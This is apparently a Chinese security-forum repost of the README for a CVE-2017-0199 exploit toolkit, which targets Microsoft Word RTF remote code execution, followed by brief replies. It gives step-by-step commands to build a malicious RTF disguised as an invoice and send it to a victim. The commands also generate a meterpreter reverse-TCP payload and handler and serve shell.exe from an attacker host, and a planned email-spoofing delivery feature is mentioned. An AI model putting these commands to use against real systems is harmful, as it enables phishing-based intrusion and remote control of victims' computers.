CVE-2017-0199 Toolkit.py

hades / 2017-04-20 02:47:04 / 浏览数 5216 安全工具 工具 顶(0) 踩(0)

Github地址：https://github.com/bhdresh/CVE-2017-0199

Exploit toolkit CVE-2017-0199 - v2.0

Exploit toolkit CVE-2017-0199 - v2.0 is a handy python script which provides a quick and effective way to exploit Microsoft RTF RCE. It could generate a malicious RTF file and deliver metasploit / meterpreter payload to victim without any complex configuration.

Video tutorial

https://youtu.be/42LjG7bAvpg

Release note:

Introduced following capabilities to the script

```
- Generate Malicious RTF file using toolkit
- Run toolkit in an exploitation mode as tiny HTA + Web server
```

Version: Python version 2.7.13

Future release:

Working on following feature

```
- Automatically send generated malicious RTF to victim using email spoofing
```

Example:

- Step 1: Generate malicious RTF file using following command and send it to victim

```
    Syntax:

# python cve-2017-0199_toolkit.py -M gen -w <filename.rtf> -u <http://attacker.com/test.hta>

Example:

# python cve-2017-0199_toolkit.py -M gen -w Invoice.rtf -u http://192.168.56.1/logo.doc
```

- Step 2 (Optional, if using MSF Payload) : Generate metasploit payload and start handler

```
    Example:

Generate Payload:

# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe

Start Handler:

# msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
```

- Step 3: Start toolkit in exploitation mode to deliver payloads

```
    Syntax:

# python cve-2017-0199_toolkit.py -M exp -e <http://attacker.com/shell.exe> -l </tmp/shell.exe>

Example:

# python cve-2017-0199_toolkit.py -M exp -e http://192.168.56.1/shell.exe -l /tmp/shell.exe
```

Command line arguments:

```
# python cve-2017-0199_toolkit.py -h
```

```
This is a handy toolkit to exploit CVE-2017-0199 (Microsoft Word RTF RCE)

Modes:

-M gen                                          Generate Malicious RTF file only

 Generate malicious RTF file:

-w <Filename.rtf>                   Name of malicious RTF file (Share this file with victim).

-u <http://attacker.com/test.hta>   The path to an hta file. Normally, this should be a domain or IP where this tool is runnin

 For example, http://attackerip.com/test.hta (This URL will be included in malicious RTF file and

 will be requested once victim will open malicious RTF file.
-M exp                                          Start exploitation mode

 Exploitation:

-p <TCP port:Default 80>            Local port number.

-e <http://attacker.com/shell.exe>  The path of an executable file / meterpreter shell / payload  which needs to be executed o

-l </tmp/shell.exe>                 Local path of an executable file / meterpreter shell / payload (If payload is hosted local
```

Disclaimer

This program is for Educational purpose ONLY. Do not use it without permission. The usual disclaimer applies, especially the fact that me (bhdresh) is not liable for any damages caused by direct or indirect use of the information or functionality provided by these programs. The author or any Internet provider bears NO responsibility for content or misuse of these programs or any derivatives thereof. By using this program you accept the fact that any damage (dataloss, system crash, system compromise, etc.) caused by the use of these programs is not bhdresh's responsibility.

Credit

@nixawk for RTF sample, @bhdresh


Bug, issues, feature requests

Obviously, I am not a fulltime developer so expect some hiccups

Please report bugs, issues to bhdresh@gmail.com

上一篇：QCon2017全球软件开发者大会... 下一篇：甲方企业整体安全建设思路及坑点

1. 4 条回复


hades 2017-04-20 03:07:12

github上有个更方便测试poc的python脚本：
https://github.com/bhdresh/CVE-2017-0199#step-1-create-a-malicious-rtf

要研究office的文件格式推荐这两个工具OffVis和oletools，OffVis可以帮助大家学习office文件格式，oletools中的rtfobj可以帮助大家分析rtj里的对象。
https://msdn.microsoft.com/zh-cn/library/gg615407
https://github.com/decalage2/oletools

0 回复Ta


master 2017-04-20 08:31:17

看不懂啊，冰总

0 回复Ta


hades 2017-04-20 09:08:21

https://cxsecurity.com/issue/WLB-2017040123_Microsoft Office Word RTF RCE vulnerability to gain meterpreter shell *youtube

0 回复Ta


master 2017-04-22 02:06:38

还是看不懂啊。英文

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录